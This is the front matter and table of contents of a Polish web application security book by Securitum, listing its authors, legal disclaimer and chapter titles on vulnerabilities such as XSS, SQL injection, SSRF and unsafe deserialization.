



POLECA  
SEKURAK.PL



# BEZPIECZEŃSTWO APLIKACJI WEBOWYCH


Michał Bentkowski / Artur Czyż / Rafał 'bl4de' Janicki / Jarosław Kamiński / Adrian 'vizzdoom' Michalczyk  
Mateusz Niezabitowski / Marcin Piosek / Michał Sajdak / Grzegorz Trawiński / Bohdan Widła

---

securITum

---





# BEZPIECZEŃSTWO APLIKACJI WEBOWYCH

REDAKCJA

Michał Sajdak

WSPÓŁPRACA

Michał Bentkowski i Marcin Piosek

PRZEDMOWA

Gynvael Coldwind

Michał Bentkowski / Artur Czyż / Rafał 'bl4de' Janicki / Jarosław Kamiński  
Adrian 'vizzdoom' Michalczyk / Mateusz Niezabitowski / Marcin Piosek  
Michał Sajdak / Grzegorz Trawiński / Bohdan Widła

Projekt okładki: Krzysztof Kopciowski  
Projekt typograficzny: Krzysztof Kopciowski  
Redaktor merytoryczny: Michał Sajdak  
Redakcja merytoryczna: Michał Sajdak, Michał Bentkowski, Marcin Piosek

Redaktor prowadzący: Katarzyna Sajdak  
Redakcja językowa: Tomasz Łopuszański  
Adiustacja: Tomasz Łopuszański, Iwona Polak  
Skład i łamanie: Krzysztof Kopciowski  
Korekta: Paulina Lenar, Magdalena Dobosz

Zastrzeżonych nazw i znaków firm użyto w książce wyłącznie w celu ich identyfikacji.

Książka, którą nabyłeś, jest dziełem twórcy i wydawcy. Prosimy, abyś przestrzegał praw, jakie im przysługują. Jej zawartość możesz udostępnić nieodpłatnie osobom bliskim lub osobiście znanym. Ale nie publikuj jej w Internecie. Jeśli cytujesz jej fragmenty, nie zmieniaj ich treści i koniecznie zaznacz, czyje to dzieło.

A kopiując ją, rób to jedynie na użytek osobisty.

Szanujmy cudzą własność i prawo!

*Polska Izba Książki*

Więcej o prawie autorskim na [www.legalnakultura.pl](http://www.legalnakultura.pl)

Copyright ©Securitum Szkolenia sp. z o.o. sp.k.  
©Michał Bentkowski ©Artur Czyż ©Rafał 'bl4de' Janicki  
©Jarosław Kamiński ©Adrian 'vizzdoom' Michalczyk  
©Mateusz Niezabitowski ©Marcin Piosek  
©Michał Sajdak ©Grzegorz Trawiński  
©Bohdan Wiśła  
Kraków 2019

ISBN: 978-83-954853-2-9

Wydanie I, poprawione, w wersji elektronicznej  
Kraków 2020

Securitum Szkolenia  
Spółka z ograniczoną odpowiedzialnością Sp. k.  
ul. Siostry Zygmunty Zimmer 5  
30-441 Kraków  
e-mail: [securitum@securitum.pl](mailto:securitum@securitum.pl)  
[www.securitum.pl](http://www.securitum.pl)

Przygotowanie wersji elektronicznej Krzysztof Kopciowski

## Zastrzeżenia prawne

Bezpieczeństwo IT ma coraz większe znaczenie. Nie można profesjonalnie zabezpieczyć aplikacji czy systemu, nie znając technik ich atakowania. Omawiamy je w tej książce, ponieważ to bardzo skuteczny sposób podnoszenia wiedzy i świadomości użytkowników, administratorów i twórców aplikacji. **Wszelkie podawane przez nas informacje powinny jednak być wykorzystywane wyłącznie w granicach prawa**, co z reguły oznacza zakaz wykorzystywania omawianej tu wiedzy bez zgody dysponenta systemu czy sieci.

Wyjście poza te granice może skutkować zarówno odpowiedzialnością cywilną (np. obowiązkiem naprawienia wyrządzonej szkody), jak i odpowiedzialnością karną. Przykładowo, zgodnie z polskim kodeksem karnym nieuprawnione uzyskanie dostępu do systemu informatycznego lub jego części podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2 [art. 267 §2 kodeksu karnego]. Z kolei nieuprawnione zakłócenie w istotnym stopniu pracy systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej przez transmisję, zniszczenie, usunięcie, uszkodzenie, utrudnienie dostępu lub zmianę danych informatycznych podlega karze pozbawienia wolności od 3 miesięcy do lat 5 [art. 269a kodeksu karnego].

Zwracamy na to uwagę, ponieważ **nie jest naszym zamiarem wspieranie jakichkolwiek bezprawnych działań**. Dlatego zastrzegamy, że w najszerszym prawnie dopuszczalnym zakresie wyłączamy naszą odpowiedzialność za skutki takich działań.

## Od Redakcji

Uważny i spostrzegawczy Czytelnik zapewne szybko zauważy, że w warstwie językowej i redakcyjnej musieliśmy się zmierzyć z wyzwaniem pogodzenia normy interpunkcyjnej i klarowności przekazu. Z tego powodu w miejscach krytycznych dla poprawności kodu na ogół rezygnujemy ze znaków przestankowych, które zmieniałyby sens tych zapisów.

Dla wygody i większej czytelności rozdzielamy też przypisy odsyłające do źródeł i bibliografii od tych autorskich, które są komentarzem do omawianego w danym rozdziale tematu. Stąd w tekście pojawiają się przypisy z gwiazdką [dolne] i liczbą [końcowe, zamieszczone zawsze na końcu rozdziału]. Te drugie publikujemy też na stronie książki: <https://ksiazka.sekurak.pl>, żeby ułatwić korzystanie z hiperlinków. Z tego powodu zamieszczamy też kody QR na stronach z przypisami końcowymi.

Praca nad tekstem tej książki była dla naszego Zespołu naprawdę trudna oraz bogata w przygody, pułapki i wyjątki od zasad, które miały porządkować jej strukturę. Każdy z jej Czytelników oceni, jak sobie z tym wyzwaniem poradziliśmy. Zapraszamy też do zgłaszania potknięć i niedociągnięć, bo dobrą praktyką świata bezpieczeństwa IT jest dzielenie się wiedzą i wspólne dążenie do ideału bez błędów, bugów i luk.

Udostępnienie *Bezpieczeństwa aplikacji webowych* w wersji elektronicznej niesie ze sobą nowe wyzwania redakcyjne. Każdy Czytelnik wie, że świat w Sieci jest w ciągłym ruchu. Dołożyliśmy wszelkich starań, aby wszystkie cytowane zasoby były aktywne, część z nich jest już dziś dostępna tylko w zbiorach archiwów internetowych<sup>\*</sup>.

---

\* Grudzień 2020.

\*\* Korzystaliśmy głównie z The Wayback Machine, stworzonej i utrzymywanej przez Internet Archive, <http://web.archive.org/>.

# Spis treści

<b>Autorzy</b>	<b>23</b>
<b>Przedmowa</b>	<b>29</b>
<i>Gynvael Coldwind</i>	
<b>Wstęp</b>	<b>35</b>
<i>Michał Sajdak</i>	
Dlaczego aplikacje webowe?	37
Co można powiedzieć o ich bezpieczeństwie?	37
Największy problem z bezpieczeństwem aplikacji WWW?	37
Czy istnieją metody sprawdzenia poziomu bezpieczeństwa naszych aplikacji?	38
Podziękowania	39
<b>Prawne aspekty ofensywnego bezpieczeństwa IT</b>	<b>41</b>
<i>Bohdan Widła</i>	
Wstęp	43
Prawo, czyli właściwie co?	44
Ochrona informacji i dostępu do systemów informatycznych	45
Przełamywanie lub omijanie zabezpieczeń	46
Dostęp do systemu bez omijania zabezpieczeń	48
Podśluch komputerowy	49
Ingerencja w dane lub w pracę systemu informatycznego	49
Naruszanie integralności danych	49
Zakłócanie przetwarzania danych lub pracy systemu	51
Sabotaż	52
Narzędzia	52
Próba ograniczenia karalności, czyli lex bug bounty	54
Stan wyższej konieczności	56
Kilka uwag końcowych	57
<b>Podstawy protokołu HTTP</b>	<b>61</b>
<i>Michał Sajdak</i>	
Wstęp	63
Podstawowa komunikacja HTTP	63
Metody HTTP	66
URL czy URI?	69
Nagłówki HTTP	71
Czy nagłówki są absolutnie wymagane?	74
Wartości przekazywane do aplikacji protokołem HTTP	75
Nagłówki żądania HTTP	75
URL	76
POST: application/x-www-form-urlencoded	78

POST: multipart/form-data .....	82
Ciasteczka .....	84
Podsumowanie .....	85

## **Burp Suite Community Edition – wprowadzenie do obsługi proxy HTTP .....**

*Marcin Piosek*

Wstęp .....	91
Wyznaczamy cel .....	91
Czym jest Burp Suite? .....	91
Alternatywy i dlaczego Burp? .....	92
Pobranie i uruchomienie Burp Suite Community Edition .....	92
Konfiguracja środowiska pracy .....	94
Przystępujemy do pracy .....	96
Modyfikowanie zapytań HTTP .....	99
Przechwytywanie odpowiedzi .....	103
Repeater – powtórz to jeszcze raz .....	104
Intruder – automatyzacja i oszczędność czasu .....	106
Comparer – wskaż różnice .....	111
Decoder – radzimy sobie z „dziwnym” ciągiem znaków .....	112
Sequencer – analiza entropii i nie tylko .....	114
Połączenie nie jest bezpieczne – HTTPS .....	117
Dopasuj i zamień .....	119
Socksproxy – proxy w proxy .....	122
Rozwiązywanie nazw i brak uprawnień .....	123
Skróty klawiszowe .....	124
Wtyczki – jeszcze więcej możliwości! .....	125
Gdy coś przebiega niezgodnie z planem .....	126
Podsumowanie .....	127

## **Protokół HTTP/2 – czyli szybciej, ale czy również bezpieczniej? .....**

*Michał Sajdak*

Wstęp .....	131
Porównanie komunikacji z HTTP/1.1 .....	132
Wykorzystanie protokołu TCP .....	132
Podstawy komunikacji HTTP/2 .....	135
Bezpieczeństwo .....	138
Obowiązkowy TLS? .....	138
Złożoność protokołu .....	138
Znane podatności raz jeszcze .....	139
WAF/IDS .....	140
Co dalej? .....	140
Narzędzia .....	141
Podsumowanie .....	144

<b>Nagłówki HTTP w kontekście bezpieczeństwa</b>	<b>147</b>
<i>Artur Czyż</i>	
Wstęp	149
Jak możemy sprawdzić aktualne nagłówki dla konkretnej strony?	150
Wybrane nagłówki HTTP a ich wpływ na bezpieczeństwo	151
HTTP Strict-Transport-Security (HSTS)	151
Wdrożenie	153
Referrer-Policy	155
Wdrożenie	156
X-Content-Type-Options	157
Wdrożenie	157
Feature-Policy	159
Wdrożenie	160
X-Frame-Options	161
Wdrożenie	161
Nagłówki w służbie omijania zabezpieczeń i filtrów (m.in. WAF)	162
Podsumowanie	164
<b>Chrome DevTools w służbie bezpieczeństwa aplikacji webowych</b>	<b>167</b>
<i>Rafał 'bl4de' Janicki</i>	
Wstęp	169
Narzędzia	169
Analiza kodu HTML	170
Analiza mechanizmów przechowywania danych (Cookies, Storage)	176
Statyczna analiza kodu JavaScript	177
Debugger JavaScript	177
Wykonywanie kodu JavaScript z użyciem snippetów (Snippets)	181
Punkty wejścia i wykonania kodu (sources oraz execution sinks)	183
Podsumowanie	184
<b>Bezpieczeństwo haseł statycznych</b>	<b>187</b>
<i>Adrian 'vizzdoom' Michalczyk</i>	
Wstęp	189
Metody uwierzytelniania	189
Hasła statyczne	191
Hasła jednorazowe	191
Protokół wyzwanie–odpowiedź	193
Przechowywanie haseł statycznych	194
Funkcje skrótu i ich właściwości	195
Kryptograficzna funkcja skrótu Message Digest	197
Kryptograficzna funkcja skrótu SHA	198
Problem szybkości	199
Sól i pieprz	199
Key stretching	201
Wszystko w jednym – funkcje PBKDF	201
Studium przypadku – Battlefield Heroes	205
Studium przypadku – Dropbox	207

Ataki zdalne (online).....	208
Ataki lokalne (offline).....	209
Kompromis czasowo-pamięciowy i tęczowe tablice .....	212
Receptury.....	216
Polecane zasoby w sieci.....	218
<b>Rekonesans aplikacji webowych (poszukiwanie celów) .....</b>	<b>221</b>
<i>Michał Sajdak</i>	
Wstęp .....	223
Cel inwentaryzacji .....	224
Lokalizacja serwerów webowych na zadanym zakresie adresów IP .....	224
Poszukiwanie aktywne.....	224
nmap.....	224
Poszukiwanie pasywne .....	228
VirusTotal/PassiveTotal .....	228
Censys/Zoomeye/Shodan.....	229
Inne narzędzia .....	231
Rekonesans poddomen.....	232
Aktywne zapytania do DNS.....	232
Amass – metoda słownikowa i pozyskiwanie danych z zewnętrznych źródeł .....	232
DNS zone transfer.....	234
DNSSEC .....	235
Pasywne pozyskiwanie informacji o poddomenach .....	237
PassiveTotal .....	237
VirusTotal .....	238
Google/Bing/Yandex.....	239
Certificate Transparency logs.....	241
Projekt Sonar – historyczne wpisy Forward DNS oraz Reverse DNS .....	243
SecurityTrails .....	245
CSP .....	246
Źródła stron HTML/JS/CSS .....	246
Aplikacje mobilne.....	249
Domeny wirtualne .....	249
Automatyzacja rekonesansu .....	251
Domeny powiązane z bazowymi.....	254
Builtwith .....	254
ViewDNS.info .....	255
Podsumowanie .....	255
<b>Ukryte katalogi i pliki jako źródło informacji o aplikacjach internetowych .....</b>	<b>257</b>
<i>Rafał 'bl4de' Janicki</i>	
Wstęp .....	259
Systemy kontroli wersji .....	259
Podstawowe informacje o obiektach Git .....	259
Plik .gitignore .....	264
Subversion (SVN).....	264
Katalogi i pliki konfiguracyjne środowisk programistycznych .....	267
JetBrains IDE – PhpStorm, WebStorm, PyCharm, IntelliJ IDEA.....	267

NetBeans IDE .....	271
Pliki konfiguracyjne narzędzi deweloperskich .....	271
Pliki konfiguracyjne specyficzne dla Node.js czy JavaScript:	
bower.json oraz package.json .....	271
Plik konfiguracyjny .gitlab-ci.yml (GitLab CI/CD) .....	274
Plik Ruby on Rails: database.yml .....	274
Plik macOS .DS_Store .....	275
Odkrywaj ukryte foldery oraz pliki z gotowym słownikiem dla swojego ulubionego narzędzia .....	276
Podsumowanie .....	276
<b>Podatność Cross-Site Scripting (XSS) .....</b>	<b>279</b>
<i>Michał Bentkowski</i>	
Wstęp .....	281
Czym jest XSS oraz typy podatności XSS .....	281
Skutki XSS .....	284
Konteksty XSS .....	287
Konteksty DOM XSS .....	291
Funkcje typu eval .....	291
Funkcje przyjmujące kod HTML .....	292
Funkcje przyjmujące adres URL .....	292
XSS nie tylko w HTML .....	294
XSS a dopuszczanie fragmentów HTML .....	295
Ochrona przed XSS .....	296
Enkodowanie danych .....	296
Systemy szablonów z automatycznym enkodowaniem .....	297
Ochrona przed DOM XSS .....	298
Filtrowanie HTML .....	298
Upload plików .....	299
Content-Security-Policy .....	300
Filtry anti-XSS w przeglądarkach .....	300
XSS a popularne biblioteki JS .....	301
Dynamiczne budowanie szablonów .....	302
Bezpośrednie podstawianie HTML .....	303
Pułapka kontekstu URL-owego .....	303
Frameworki a DOM XSS .....	304
Podsumowanie .....	304
<b>Content Security Policy (CSP) .....</b>	<b>307</b>
<i>Michał Bentkowski</i>	
Czym jest CSP i przed czym chroni .....	309
Składnia CSP .....	310
Dyrektywy CSP .....	311
Dyrektywy *-src .....	311
Dyrektywa script-src .....	313
Dyrektywa base-uri .....	318
Dyrektywy block-all-mixed-content i upgrade-insecure-requests .....	319
Dyrektywa form-action .....	320

Dyrektywa frame-ancestors .....	321
Dyrektywa plugin-types .....	322
Dyrektywa report-uri .....	322
Dyrektywa sandbox .....	323
Raportowanie .....	323
Sposoby obejścia CSP .....	325
Obejście przez JSONP .....	325
Obejście przez frameworki JS .....	326
Kiedy warto, a kiedy nie warto stosować CSP? .....	328
Przykładowe polityki CSP .....	329
Podsumowanie .....	330
<b>Same-Origin Policy i Cross-Origin Resource Sharing (CORS)</b> .....	<b>333</b>
<i>Mateusz Niezabitowski</i>	
Wstęp .....	335
Same-Origin Policy (SOP) .....	335
Przykład 1 .....	336
Przykład 2 .....	336
Przykład 3 .....	337
Cross-Origin Resource Sharing (CORS) .....	338
Przykład podobny do trzeciego ze wstępu .....	339
Przykład podobny do drugiego ze wstępu .....	339
Obiekty XMLHttpRequest2 .....	340
Model pierwszy – zapytania proste (Simple Requests) .....	341
Model drugi – zapytania nie-takie-proste (Not-So-Simple Requests) .....	345
Przesyłanie danych uwierzytelniających w CORS .....	350
Implementacja mechanizmu CORS po stronie serwera .....	351
Wady CORS .....	352
Alternatywy dla CORS .....	353
JSONP .....	353
postMessage .....	354
Serwer proxy .....	355
WebSockets .....	356
Flash i crossdomain.xml .....	356
Sposoby obejścia Same-Origin Policy .....	357
Obejścia CORS .....	357
Zbyt szerokie uprawnienia: * (gwiazdka) w odpowiedzi .....	357
Zbyt szerokie uprawnienia: „odbijanie” originu .....	358
Błędy implementacji .....	359
„null” origin .....	360
Nadmierne zaufanie do stron trzecich .....	361
CORS i Cache Poisoning .....	361
Inne przykłady obejścia SOP .....	363
Przykład 1 .....	363
Przykład 2 .....	363
Przykład 3 .....	363
Przykład 4 .....	364
Przykład 5 .....	365
Obejścia dla deweloperów .....	367

Podsumowanie .....	367
Polecane zasoby w sieci .....	368
<b>Podatność Cross-Site Request Forgery (CSRF) .....</b>	<b>371</b>
<i>Michał Sajdak</i>	
Wstęp .....	373
Przykład 1. CSRF realizowany w tej samej domenie.	
Nieautoryzowane utworzenie nowego konta administracyjnego, metoda GET .....	374
Przykład 2. CSRF realizowany pomiędzy różnymi domenami.	
Nieautoryzowane usunięcie konta administratora, metoda GET .....	375
CSRF a Same-Origin Policy .....	375
Przykład 3. CSRF realizowany pomiędzy różnymi domenami.	
Bankowość elektroniczna, metoda POST .....	376
CSRF a inne niż GET/POST metody HTTP .....	377
Przykład 4. CSRF w połączeniu z innymi podatnościami – urządzenia sieciowe .....	378
Przykład 5. Podatność wieloetapowa – przejęcie dostępu do systemu WordPress .....	379
Metody ochrony przed CSRF .....	380
Losowe tokeny .....	380
SameSite .....	382
Ekran logowania .....	382
Nowe podatności wprowadzone przez ochronę przeciwko CSRF .....	383
Podsumowanie .....	383
<b>Podatność Server-Side Template Injection (SSTI) .....</b>	<b>385</b>
<i>Mateusz Niezabitowski</i>	
Wstęp .....	387
Silniki szablonów .....	387
Server-Side Template Injections – Velocity .....	390
Teoria, metodyka, narzędzia .....	397
Identyfikacja podatności .....	397
Identyfikacja silnika .....	402
Eksploatacja .....	403
Narzędzia i przykład zastosowania – Freemarker .....	404
Zapobieganie i obrona .....	417
Rezygnacja z szablonów (przynajmniej częściowo) .....	417
Użycie bezpiecznych silników .....	418
Sandboxing .....	418
Hardening .....	425
Podsumowanie .....	425
Polecane zasoby w sieci .....	425
<b>Podatność Server-Side Request Forgery (SSRF) .....</b>	<b>427</b>
<i>Michał Sajdak</i>	
Wstęp .....	429
Przykłady .....	430
Możliwe skutki wykorzystania podatności .....	431

Częste miejsca występowania podatności SSRF .....	432
Podstawy .....	432
Pliki XML .....	432
XXE .....	432
Document type definition (DTD) .....	433
XInclude .....	433
SVG/XLink .....	433
XSLT .....	434
Formaty pakietów biurowych .....	434
Inne formaty plików .....	435
Dowolne formaty .....	435
MP4 .....	436
Biblioteki .....	436
Mechanizm uploadu .....	437
Inne miejsca .....	437
Protokoły inne niż HTTP wykorzystywane w SSRF .....	438
Wstęp .....	438
HTTPS .....	439
PHAR .....	440
Gopher .....	441
Inne protokoły .....	442
Częste błędy w filtrach anti-SSRF .....	442
Filtry blacklist .....	442
Filtry whitelist .....	443
Metody ochrony .....	445
Podsumowanie .....	446

## **Podatność SQL Injection .....**

**449**

*Michał Bentkowski*

Wstęp .....	451
Czym jest SQL Injection .....	451
Sposoby wykorzystania SQL Injection .....	453
UNION-based .....	453
ERROR-based .....	457
BLIND (content based) .....	458
BLIND (time based) .....	461
Stacked queries .....	462
Skutki wykorzystania SQL Injection .....	462
Wydobycie dowolnych danych z bazy .....	462
Omijanie ekranu logowania .....	463
Modyfikacja/usuwanie danych .....	464
Przykład 1. Zmiana hasła administratora: UPDATE .....	464
Przykład 2. Ścieżka dostępu .....	464
Przykład 3. Wykonanie kodu PHP .....	465
Odczyt plików z dysku .....	465
Zapis plików na dysku .....	466
Wykonywanie poleceń systemu operacyjnego .....	466
Jak szukać SQL Injection? .....	468
Second-order SQL Injection .....	472

Metody ochrony przed SQL Injection .....	473
Zapytania parametryzowane .....	473
Walidacja typów danych .....	474
Stosowanie systemów klasy ORM .....	474
Hardening bazy danych .....	475
Podsumowanie .....	475
<b>Podatność Path Traversal .....</b>	<b>477</b>
<i>Marcin Piosek</i>	
Wstęp .....	479
Logika podatności .....	479
Zagrożenia .....	479
Ujawnienie nadmiarowych informacji .....	480
Ujawnienie plików konfiguracyjnych .....	480
Zdalne wykonanie kodu .....	480
Szersze spojrzenie na problem .....	480
Przykłady podatności .....	481
GlassFish Server .....	481
ColoradoFTP 1.3 .....	482
Testowanie .....	482
Automatyzacja .....	482
Omijanie filtrów .....	484
Ochrona .....	484
Blokowanie ataku poprzez podmianę tekstu .....	484
Modelowanie zagrożeń .....	485
Podsumowanie .....	485
<b>Code Injection i Command Injection – przegląd wektorów ataku w aplikacjach webowych .....</b>	<b>487</b>
<i>Marcin Piosek</i>	
Wstęp .....	489
Czym jest Code Injection oraz Command Injection? .....	489
Wektory ataków .....	490
Formalność – Eval .....	490
Klasyka: Local File Inclusion i Remote File Inclusion .....	491
Podatności w mechanizmie wgrywania plików .....	493
Uruchamianie zewnętrznego oprogramowania – Command Injection .....	494
Panele administracyjne .....	496
Cross-Site Scripting a Code Injection .....	499
Tryb debug a serwer produkcyjny .....	499
Od SQL Injection do RCE .....	500
XSLT .....	501
WebDAV .....	502
Podatności w bibliotekach .....	503
Przegląd podatności .....	503
Drobne błędy .....	506
Czy to już wszystko? .....	506
Skutki .....	507

Wykradanie danych .....	507
Eskalacja .....	507
Jakby tego było mało – webshelle i tylne furtki .....	508
Podsumowanie .....	508

## **Uwierzytelnianie, zarządzanie sesją, autoryzacja .....**

*Marcin Piosek*

Wstęp .....	513
Teoria i podstawowe pojęcia .....	513
Błędne pojęcia .....	513
Identyfikacja .....	513
Uwierzytelnianie .....	514
Zarządzanie sesją .....	514
Autoryzacja .....	514
Błędy bezpieczeństwa .....	515
Rodzaje mechanizmów uwierzytelniania .....	515
Sposób klasyczny (zapytanie oraz ciasteczka HTTP) .....	515
HTTP Basic Authentication .....	516
OpenID Connect .....	516
Klucze API .....	517
Uwierzytelnianie certyfikatem .....	517
Kerberos oraz NTLM .....	517
Uwierzytelnianie .....	518
Nie ma HTTPS, nie ma poświadczeń .....	518
Brak uwierzytelnienia .....	521
Po co wywierać, skoro można obejść – omijanie uwierzytelnienia .....	522
Poświadczenia podane na tacy .....	523
Praca po stronie serwera .....	526
Enumeracja użytkowników .....	527
Automatyzacja ataku, czyli ataki brute-force .....	528
Zabezpieczenia tak dobre, że aż złe – jak skutecznie bronić się przed atakami siłowymi .....	531
Jak nie drzwiami, to oknem .....	532
Reset hasła .....	533
Niebezpieczne pytania bezpieczeństwa .....	536
Podaj hasło jeszcze raz – krytyczne akcje .....	536
Higiena przechowywania haseł .....	537
Polityka bezpieczeństwa haseł .....	538
Logowanie zdarzeń .....	538
Zarządzanie sesją .....	539
Wymyślanie koła na nowo .....	540
Regenerowanie sesji .....	541
Session Fixation .....	541
Obsługa równoległych sesji .....	542
Strzec jak oka w głowie .....	544
Odpowiednia złożoność .....	546
Odpowiedni czas życia .....	547
Unieważnianie sesji .....	547
ID sesji jako fingerprint .....	548
ID sesji jako zagrożenie .....	548

Kłopotliwa funkcja „zapamiętaj mnie”	548
Autoryzacja	550
Brak autoryzacji oraz autoryzacja na warstwie interfejsu	551
Podejmowanie decyzji i eskalacja uprawnień	552
Problem globalnych identyfikatorów	553
Centralizacja	555
Rozliczalność oraz niezaprzeczalność	555
Krytyczne operacje	556
Wybór modelu autoryzacji	556
Zasada najmniejszego uprzywilejowania	557
Co można zrobić lepiej	558
Uwierzytelnianie dwuskładnikowe	558
Poszerzanie wiedzy	559
Podsumowanie	560
Polecane zasoby w sieci	560
<b>Pułapki w przetwarzaniu plików XML</b>	<b>563</b>
<i>Michał Bentkowski</i>	
Wstęp	565
Podstawy XML – encje i encje parametryczne	565
Billion laughs	567
Quadratic blowup	569
XXE (XML eXternal Entity)	570
Inne podatności XML	573
Podsumowanie	574
<b>Bezpieczeństwo API REST</b>	<b>577</b>
<i>Michał Sajdak</i>	
Wstęp	579
Czym jest API REST?	579
Metody HTTP	579
Brak ścisłej formalizacji użycia metod	579
Nadpisywanie metod	580
Rekonesans API	583
Przykład	583
Dokumentacja	584
Wykonanie metody API na wiele różnych sposobów	587
Frameworki	587
Struts REST Plugin	588
Spring Data REST	588
Spring OAuth	589
RESTEasy	589
Jackson Databind	589
Tryb debug	590
Jakie formaty danych akceptuje nasze API?	591
JSON	591
XML	593
YAML	594

Bezpośrednia deserializacja .....	595
Jakiego formatu danych oczekuję w odpowiedzi? .....	595
Problemy z kluczami API .....	597
Bezpieczeństwo webhooks .....	599
Uwierzytelnienie i autoryzacja .....	600
Problem z uwierzytelnieniem, a następnie z autoryzacją .....	600
Reset hasła .....	601
Dostęp do panelu administracyjnego .....	601
Kradzież środków z jednego z największych banków w Indiach .....	602
Dostęp do wewnętrznego API .....	602
Podsumowanie .....	603
<b>Niebezpieczeństwa JSON Web Token (JWT) .....</b>	<b>607</b>
<i>Michał Sajdak</i>	
Wstęp .....	609
Definicja .....	609
Kolejny przykład JWT i pierwsze problemy bezpieczeństwa .....	610
Kolec pierwszy: nadmierna komplikacja .....	612
Kolec drugi: none .....	613
Kolec trzeci: łamanie hasła do HMAC .....	614
Kolec czwarty: gdzie algorytmów sześć, tam nie ma bezpieczeństwa .....	616
Kolec piąty: choć może należałoby mu się pierwszeństwo .....	617
Kolec szósty: czy szyfrowanie JWT może w ogóle działać? .....	617
Kolec siódmy: dekodowanie/weryfikacja – co za różnica? .....	618
Kolec ósmy: przechwycenie dowolnego tokena = przejęcie dostępu do API? .....	618
Kolec dziewiąty: replay JWT .....	619
Kolec dziesiąty: ataki czasowe na podpis .....	620
Kolec jedenasty: mnogość bibliotek .....	620
Alternatywa do JWT? .....	620
Czy JWT może być bezpieczne? .....	621
Podsumowanie .....	622
Polecane zasoby w sieci .....	623
<b>Zalety i wady OAuth 2.0 z perspektywy bezpieczeństwa .....</b>	<b>625</b>
<i>Marcin Piosek</i>	
Wstęp .....	627
Czym jest OAuth 2.0? .....	627
Wykorzystywana terminologia .....	628
Zasada działania OAuth .....	629
Korzyści wynikające ze stosowania OAuth .....	632
Krok w tył – czym OAuth nie jest .....	632
Pozostałe metody pozyskiwania tokena .....	633
Implicit Grant .....	633
Client Credentials .....	634
Resource Owner Credentials .....	635
Refresh token .....	635
Jaką metodę pozyskiwania tokena wybrać? .....	636
Co może pójść nie tak .....	636

Brak szyfrowanego kanału komunikacji .....	637
Serwer autoryzujący .....	637
Problematyczne przekierowania .....	638
Stary znajomy – CSRF .....	640
Granulacja uprawnień .....	641
Klient .....	643
Tokeny oraz kody dostępu .....	644
Consent screen .....	646
OAuth i phishing .....	647
Biblioteki i gotowe rozwiązania .....	647
Aplikacje mobilne .....	648
Cookies .....	648
Brak izolacji .....	648
Krok w tył .....	648
Złe nawyki .....	648
Własne URI .....	649
PKCE .....	649
Alternatywa dla WebViews oraz Custom URI .....	650
Aplikacje natywne .....	650
Różnice w stosunku do OAuth 1.0 oraz kontrowersje .....	650
Modelowanie zagrożeń .....	651
Podsumowanie .....	652
<b>Bezpieczeństwo protokołu WebSocket .....</b>	<b>655</b>
<i>Marcin Piosek</i>	
Wstęp .....	657
Co to jest i jak działa protokół WebSocket? .....	657
Prosty klient .....	660
Zagrożenia .....	663
Same-Origin Policy .....	663
Niepoprawne zarządzanie uwierzytelnieniem oraz sesją .....	664
Ominięcie autoryzacji .....	664
Wstrzyknięcia i niepoprawna obsługa danych .....	664
Wyczerpanie zasobów serwera .....	664
Tunelowanie ruchu .....	665
Szyfrowany kanał komunikacji .....	665
Gotowe rozwiązania .....	666
Testowanie .....	666
Modelowanie zagrożeń .....	668
Podsumowanie .....	668
Polecane zasoby w sieci .....	668
<b>Flaga SameSite – jak działa i przed czym zapewnia ochronę? .....</b>	<b>671</b>
<i>Marcin Piosek</i>	
Wstęp .....	673
Podstawy – przeglądarki, ciasteczka i sesja .....	673
Nadużycie .....	674
SameSite na ratunek .....	674

Polityka Lax – nawigacja „top-level” oraz bezpieczne metody HTTP .....	679
Bilans zysków i strat .....	681
Podsumowanie: lek na całe zło? .....	682
<b>Niebezpieczeństwa deserializacji w PHP .....</b>	<b>685</b>
<i>Michał Bentkowski</i>	
Wstęp .....	687
Jak wygląda serializacja w PHP? .....	687
Podatność PHP Object Injection .....	689
Trening – wykorzystanie Object Injection w Guzzle .....	691
Praktyczne wykorzystanie Object Injection .....	695
Ochrona przed podatnością .....	697
Podsumowanie .....	698
<b>Niebezpieczeństwa deserializacji w Pythonie (moduł pickle) .....</b>	<b>701</b>
<i>Michał Bentkowski</i>	
Wstęp .....	703
Jak działa moduł pickle? .....	703
Złośliwe użycie pickle .....	705
Sposoby ochrony .....	706
Podsumowanie .....	708
<b>Niebezpieczeństwa deserializacji w .NET .....</b>	<b>711</b>
<i>Grzegorz Trawiński</i>	
Wstęp .....	713
Środowisko programistyczne .....	714
Json.Net .....	715
XmlSerializer .....	726
Case Studies .....	732
Breeze (CVE-2017-9424) .....	732
DotNetNuke Platform (CVE-2017-9822) .....	732
Microsoft SharePoint (CVE-2019-0604) .....	734
<b>Niebezpieczeństwa deserializacji w Javie .....</b>	<b>737</b>
<i>Mateusz Niezabitowski</i>	
Wstęp .....	739
Podstawy – teoria .....	739
Mechanizm serializacji/deserializacji .....	740
Niebezpieczna deserializacja .....	740
Automatyczne wykonanie metod .....	740
Klasy „interesujące” i „dostępne” .....	740
Program deserializuje dane od użytkownika .....	740
Podatność deserializacji w języku Java .....	740
Apache commons-collections gadget chain .....	741
Analiza .....	743
Podatność deserializacji w języku Java – praktyka .....	748

Case Study: prosta aplikacja .....	749
Natywna serializacja a DoS .....	751
Rekurencyjne zbiory (java.util.Set) .....	752
Analiza .....	752
Modyfikacja zserializowanych danych i błąd przepełnienia pamięci .....	753
Analiza .....	754
Inne formaty serializacji .....	755
Biblioteka XStream .....	755
Jak się zabezpieczyć przed deserializacją niezaufanych danych? .....	760
Rozwiązanie #0: obfuskacja .....	761
Rozwiązanie #1: brak serializacji .....	761
Eliminacja serializacji natywnej .....	762
Rozwiązanie #2: blokowanie gadżetów .....	764
Blacklisting i whitelisting .....	764
Java Serialization Filter .....	765
Rozwiązanie #3: kryptografia .....	766
Analiza .....	769
Rozwiązanie bonusowe: monitoring .....	771
Monitorowanie przesyłania zserializowanych obiektów .....	771
Monitorowanie wyjątków .....	772
Podsumowanie .....	772
<b>Wprowadzenie do programów bug bounty .....</b>	<b>775</b>
<i>Jarosław Kamiński</i>	
Wstęp .....	777
Programy bug bounty .....	777
Rys historyczny .....	778
Jak się do tego zabrać? .....	780
Budowanie warsztatu .....	780
Udział w konkursach i programy bughunterskie .....	781
W jaki sposób zgłosić błąd? .....	784
